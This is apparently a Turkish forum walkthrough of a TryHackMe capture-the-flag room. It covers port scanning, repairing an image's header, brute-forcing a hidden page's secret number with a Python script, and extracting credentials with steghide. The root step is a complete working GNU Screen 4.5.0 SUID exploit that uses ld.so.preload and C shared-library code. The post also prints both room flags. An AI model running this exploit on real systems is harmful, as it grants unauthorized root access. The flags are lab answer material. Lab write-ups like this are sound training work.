
- Katılım
- 2 Ocak 2026
- Mesajlar
- 38
- Tepkime puanı
- 46
- Puan
- 18
HTML:
<html>
<head>
  <title>Hidden Directory</title>
  <link href="stylesheet.css" rel="stylesheet" type="text/css">
</head>
<body>
  <div class="main">
<h2>Welcome! I have been expecting you!</h2>
<p>To obtain my identity you need to guess my secret! </p>
<!-- It's between 0-99 but I don't think anyone will look here-->

<p>Secret Entered: </p>

<p>That is wrong! Get outta here!</p>

</div>
</body>
</html>
Kod:
┌──(kali㉿kali)-[~/Desktop]

└─$ nmap -sC -sV -A -p- 10.80.150.124- -p-: Tüm 65535 portu tara (Belki standart dışı bir portta bir şeyler bulabiliriz).
- -sC -sV: Versiyonları ve varsayılan scriptleri çalıştır.
Kod:
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ac:f9:85:10:52:65:6e:17:f5:1c:34:e7:d8:64:67:b1 (RSA)
|   256 dd:8e:5a:ec:b1:95:cd:dc:4d:01:b3:fe:5f:4e:12:c1 (ECDSA)
|_  256 e9:ed:e3:eb:58:77:3b:00:5e:3a:f5:24:d8:58:34:8e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=1/30%OT=22%CT=1%CU=38824%PV=Y%DS=3%DC=T%G=Y%TM=697D113
OS:E%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10D%TI=Z%II=I%TS=8)SEQ(SP=1
OS:02%GCD=1%ISR=10B%TI=Z%CI=I%II=I%TS=8)SEQ(SP=105%GCD=1%ISR=10B%TI=Z%CI=I%
OS:II=I%TS=8)SEQ(SP=107%GCD=1%ISR=103%TI=Z%CI=I%II=I%TS=8)SEQ(SP=FE%GCD=1%I
OS:SR=110%TI=Z%CI=I%TS=8)OPS(O1=M4E8ST11NW7%O2=M4E8ST11NW7%O3=M4E8NNT11NW7%
OS:O4=M4E8ST11NW7%O5=M4E8ST11NW7%O6=M4E8ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4
OS:=68DF%W5=68DF%W6=68DF)ECN(R=Y%DF=Y%T=40%W=6903%O=M4E8NNSNW7%CC=Y%Q=)T1(R
OS:=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=
OS:A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=
OS:Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=A
OS:R%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%R
OS:UD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 23/tcp)
HOP RTT      ADDRESS
1   68.09 ms 192.168.128.1 (192.168.128.1)
2   ...
3   68.71 ms 10.80.150.124 (10.80.150.124)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 347.39 seconds

┌──(kali㉿kali)-[~/Desktop]
└─$
Evet biraz uzun sürdü fakat 22 ve 80 portunun açık olduğunu gördük, aynı zamanda ctf başlangıcında not olarak ssh bruteforce yapmamamız gerektiği söyleniyor yani, gerekli verileri web sitesinden bulucaz.

Tarayıcıdan İP adresini girerek web sitesine baktım fakat default page attı. CTRL + U yaparak yorum satırlarını inceleyeceğim. Satırları incelerken ilginç bir durum farkettim.

thm.jpg adında bir dosya var ama açılmıyor, zaten apache logosu olması gereken yerde görünmüyor, ve altında yorum satırı olarak, “They will never find me” yani beni asla bulamayacaklar yazıyor. Öncelikle wget kullanarak resmi terminalimize çekeceğiz.
Kod:
┌──(kali㉿kali)-[~]
└─$ wget http://10.80.150.124/thm.jpg
--2026-01-30 15:20:09--  http://10.80.150.124/thm.jpg
Connecting to 10.80.150.124:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 22210 (22K) [image/jpeg]
Saving to: ‘thm.jpg’

thm.jpg                       100%[==============================================>]  21.69K  --.-KB/s    in 0.07s

2026-01-30 15:20:09 (321 KB/s) - ‘thm.jpg’ saved [22210/22210]
Dosyamızı çektik ve dosya analizi yaptığımda data olduğunu gördüm, bunu hex editor ile açıcam.
hexeditor thm.jpg
Kod:
00000000  89 50 4E 47  0D 0A 1A 0A   00 00 00 01  01 00 00 01                                        .PNG............
00000010  00 01 00 00  FF DB 00 43   00 03 02 02  03 02 02 03                                        .......C........
00000020  03 03 03 04  03 03 04 05   08 05 05 04  04 05 0A 07                                        ................
00000030  07 06 08 0C  0A 0C 0C 0B   0A 0B 0B 0D  0E 12 10 0D                                        ................
00000040  0E 11 0E 0B  0B 10 16 10   11 13 14 15  15 15 0C 0F                                        ................
00000050  17 18 16 14  18 12 14 15   14 FF DB 00  43 01 03 04                                        ............C...
00000060  04 05 04 05  09 05 05 09   14 0D 0B 0D  14 14 14 14                                        ................
00000070  14 14 14 14  14 14 14 14   14 14 14 14  14 14 14 14                                        ................
00000080  14 14 14 14  14 14 14 14   14 14 14 14  14 14 14 14                                        ................
00000090  14 14 14 14  14 14 14 14   14 14 14 14  14 14 FF C0                                        ................
000000A0  00 11 08 01  90 01 90 03   01 11 00 02  11 01 03 11                                        ................
000000B0  01 FF C4 00  1F 00 00 01   05 01 01 01  01 01 01 00                                        ................
000000C0  00 00 00 00  00 00 00 01   02 03 04 05  06 07 08 09                                        ................
000000D0  0A 0B FF C4  00 B5 10 00   02 01 03 03  02 04 03 05                                        ................
000000E0  05 04 04 00  00 01 7D 01   02 03 00 04  11 05 12 21                                        ......}........!
000000F0  31 41 06 13  51 61 07 22   71 14 32 81  91 A1 08 23                                        1A..Qa."q.2....#
00000100  42 B1 C1 15  52 D1 F0 24   33 62 72 82  09 0A 16 17                                        B...R..$3br.....
00000110  18 19 1A 25  26 27 28 29   2A 34 35 36  37 38 39 3A                                        ...%&'()*456789:
00000120  43 44 45 46  47 48 49 4A   53 54 55 56  57 58 59 5A                                        CDEFGHIJSTUVWXYZ
00000130  63 64 65 66  67 68 69 6A   73 74 75 76  77 78 79 7A                                        cdefghijstuvwxyz
Şimdi gördüğümüz üzere magic byte değerlerinde bozukluk var bunu şu şekilde değiştiriyoruz.
Kod:
00000000 FF D8 FF E0 00 10 4A 46 49 46 00 01 01 00 00 01 ......JFIF......
Resmi başarıyla açtım ve gizli bir dizin olduğunu söyledi.

Böyle görünüyor, tekrardan kaynak koda bakalım.
HTML:
<html>
<head>
  <title>Hidden Directory</title>
  <link href="stylesheet.css" rel="stylesheet" type="text/css">
</head>
<body>
  <div class="main">
<h2>Welcome! I have been expecting you!</h2>
<p>To obtain my identity you need to guess my secret! </p>
<!-- It's between 0-99 but I don't think anyone will look here-->

<p>Secret Entered: </p>

<p>That is wrong! Get outta here!</p>

</div>
</body>
</html>
Bize 0 ile 99 arasında bir sayının olduğunu söylüyor, bunu python kodu ile otomatik deneyelim.
Kod:
nano brute.py
Python:
import requests

# Hedef URL
url = "http://10.80.150.124/th1s_1s_h1dd3n/"

print("Sır çözülüyor... Lütfen bekleyin.")

# 0'dan 99'a kadar döngü
for i in range(100):
    # Tahmini parametre olarak gönderiyoruz
    params = {'secret': i}
    try:
        r = requests.get(url, params=params)

        # Eğer "wrong" kelimesi sayfada YOKSA, doğru sayıyı bulduk demektir.
        if "That is wrong!" not in r.text:
            print(f"\n[+] BINGO! Gizli Sayı: {i}")
            print("-" * 30)
            # Sayfanın temiz çıktısını görelim (HTML etiketlerini temizleyerek veya direkt basarak)
            print(r.text)
            break
        else:
            # İlerleme çubuğu gibi çalışsın
            print(f"\rDenenen: {i}", end="")

    except Exception as e:
        print(f"Hata: {e}")
Ve çıktımız;
Kod:
┌──(kali㉿kali)-[~/Desktop]
└─$ python brute.py
Sır çözülüyor... Lütfen bekleyin.
Denenen: 72
[+] BINGO! Gizli Sayı: 73
------------------------------
<html>
<head>
  <title>Hidden Directory</title>
  <link href="stylesheet.css" rel="stylesheet" type="text/css">
</head>
<body>
  <div class="main">
<h2>Welcome! I have been expecting you!</h2>
<p>To obtain my identity you need to guess my secret! </p>
<!-- It's between 0-99 but I don't think anyone will look here-->

<p>Secret Entered: 73</p>

<p>Urgh, you got it right! But I won't tell you who I am! y2RPJ4QaPF!B</p>

</div>
</body>
</html>
73 numara bize güzel bir bilgi getirdi
 Bu yüksek ihtimal SSH şifresi ama username hala verilmedi bize kullanıcı adı olarak odanında adıyla alaklı madnees delilik yani joker deniyoruz. Zaten odanın resmide jokere baya benziyor
Kod:
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh joker@10.80.150.124
The authenticity of host '10.80.150.124 (10.80.150.124)' can't be established.
ED25519 key fingerprint is: SHA256:B0gcnLQ9MrwK4uUZINN4JI6gd+EofSsF2e8c5ZMDrwY
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.80.150.124' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
joker@10.80.150.124's password:
Permission denied, please try again.
O zaman kullanıcı adını resim dosyasında arayalım, belki içinde bir şeyler saklıdır.
Kod:
──(kali㉿kali)-[~]
└─$ steghide extract -sf thm.jpg
Enter passphrase:
wrote extracted data to "hidden.txt".
Resim dosyasının içinden hidden.txt çıktı
Kod:
┌──(kali㉿kali)-[~]
└─$ cat hidden.txt
Fine you found the password!

Here's a username

wbxre

I didn't say I would make it easy for you!
Username bulduk şimdi ssh bağlanabiliriz. Bu arada aslında sezarla şifrelenmiş bi şekilde joker = wbxre
fakat bir türlü ssh bağlantısında permission denied geçemedik.Evet odayı incelerken bir fotoğraf buldum,

Buradaki fotoğrafı indirdim ve steghide ile içeriden şifreyi çektim
Kod:
┌──(kali㉿kali)-[~/Desktop/tryhackmemayhen]
└─$ steghide extract -sf 5iW7kC8.jpg
Enter passphrase:
wrote extracted data to "password.txt".

┌──(kali㉿kali)-[~/Desktop/tryhackmemayhen]
└─$ cat password.txt
I didn't think you'd find me! Congratulations!

Here take my password

*axA&GF8dP
Kod:
┌──(kali㉿kali)-[~]
└─$ ssh joker@10.80.150.124
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
joker@10.80.150.124's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-170-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sun Jan  5 18:51:33 2020 from 192.168.244.128
joker@ubuntu:~$ ls
user.txt
joker@ubuntu:~$ cat user.txt
THM{d5781e53b130efe2f94f9b0354a5e4ea}
joker@ubuntu:~$
USERFLAG : THM{d5781e53b130efe2f94f9b0354a5e4ea}
Kod:
joker@ubuntu:/home$ ls
joker
joker@ubuntu:/home$ sudo -l
[sudo] password for joker:
Sorry, user joker may not run sudo on ubuntu.
joker@ubuntu:/home$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/bin/vmware-user-suid-wrapper
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/sudo
/bin/fusermount
/bin/su
/bin/ping6
/bin/screen-4.5.0
/bin/screen-4.5.0.old
/bin/mount
/bin/ping
/bin/umount
joker@ubuntu:/home$
Sudo yetkimiz var mı diye baktık hayır aldık ve suid dosya ararken bin screen 4.5.0 adında bir dosya gördük buradan ilerleyeceğiz.
Kod:
joker@ubuntu:/home$ ls -la /bin/screen-4.5.0
-rwsr-xr-x 1 root root 1588648 Jan  4  2020 /bin/screen-4.5.0
joker@ubuntu:/home$
İzin kontrolu sağladık ve root olmak için c kodu yazacağız.
C:
cd /tmp
cat << EOF > libhax.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
EOF

gcc -fPIC -shared -ldl -o libhax.so libhax.c

cat << EOF > rootshell.c
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    execvp("/bin/sh", NULL, NULL);
}
EOF

gcc -o rootshell rootshell.c
Bu komutu çalıştırıyoruz.
Kod:
cd /etc
umask 000
/bin/screen-4.5.0 -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so"
/bin/screen-4.5.0 -ls
/tmp/rootshell
ve ardından bunu
Kod:
# cd /root
# ls
root.txt
# cat root.txt
THM{5ecd98aa66a6abb670184d7547c8124a}
#
ROOT FLAG: THM{5ecd98aa66a6abb670184d7547c8124a}